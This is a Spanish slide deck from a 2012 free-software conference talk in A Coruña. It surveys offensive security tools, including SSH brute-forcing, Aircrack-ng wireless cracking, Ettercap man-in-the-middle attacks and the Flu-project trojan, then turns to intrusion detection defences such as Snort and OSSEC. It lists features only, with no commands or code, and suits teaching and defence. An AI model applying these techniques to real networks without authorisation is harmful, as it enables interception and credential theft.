
Características

- Ataque basado en diccionario

- Funciona de forma remota

- Soporta múltiples servicios: ssh, vnc, telnet, ftp, svn, mysql...

- Permite paralelizar el ataque a uno o múltiples hosts



*** Demo: Bruteforcing SSH**

Aircrack-ng

Características

- Suite de seguridad inalámbrica (IEEE 802.11)
- airodump-ng: Sniffer de redes wireslss
- aireplay-ng: Inyeccion de paquetes arbitrarios
- aircrack-ng: Descifra encriptación WEP y WPA (handshake)
- airbase-ng: Implementa un punto de acceso falso

- Sniffer/DoS/MitM

Wireshark

Características

- Sniffer multiprotocolo

- Totalmente automático

- Análisis forense/Tiempo real

- Fase: 4

Ettercap

Características

- Sniffer/interceptor/logger

- Ataques del tipo MitM
  - ARP poisoning
  - DHCP spoofing
  - ICMP redirect
  - Port stealing

- Muy potente: filtros programables

- Protecciones? arpon

Flu-project

Características


- Troyano GPL

- Proyecto colaborativo


- Evolución

- Versión AD

- Fase: 4



Flu-project



* Vídeo: Generador de bots

¿Como protegernos?

IDS / IPS

- Basado en red (Snort) / host (OSSEC)

- Front-ends: Snorby, Squert, Sguil


- Defensa integral de seguridad
  (Correlación eventos)
  - Prelude
  - Vigilo: Nagios + Prelude

*** Demo: Snorby**

Conclusiones

- Sysadmin/Developer :)

- Pentesters :| -> ;)



Referencias

- [1] http://www.paterva.com/web5/
- [2] http://nicerosniunos.blogspot.com.es/2010/07/jugando-con-shodan_20.html
- [3] http://www.flu-project.com/badstore-sqli-y-otras-chicas-del-monton.html
- [4] http://xsser.sourceforge.net/
- [5] http://blog.metasploit.com/2010/05/introducing-metasploitable.html
- [6] http://www.securitybydefault.com/2012/03/desarrollando-para-metasploit-i.html
- [7] http://www.securitybydefault.com/2012/03/desarrollando-para-metasploit-ii.html
- [8] http://nicerosniunos.blogspot.com.es/search/label/Snort
- [9] http://securityonion.blogspot.com.es/
- [10] http://seguridadyredes.wordpress.com/category/prelude-ids-ips/
- [11] http://www.securitybydefault.com/2011/07/paneles-de-control-de-acuarios-con.html
- [12] http://eripp.com/
- [13]http://blog.48bits.com/2010/04/25/te-veo-el-ciclotron-jiji/
- [14] http://www.flu-project.com/flu-en-backtrack5-gnulinux.html
- [15] http://www.projet-vigilo.org/site/
- [16] http://www.foofus.net/~jmk/medusa/medusa.html
- [17] http://ettercap.sourceforge.net/
- [18] http://blog.depthsecurity.com/2010/11/when-8021xpeapeap-ttls-is-worse-than-no.html
- [19] http://www.prelude-technologies.com/en/welcome/index.html

Preguntas

¡¡Gracias!!

Don't be evil! ;)

Jesús Pérez

@jesusprubio

http://nicerosniunos.blogspot.com

XI Xornadas Libres GPUL

Facultad de Informática, A Coruña (2012)

Carlos López

@cl0p3z

http://blog.neutrino.es/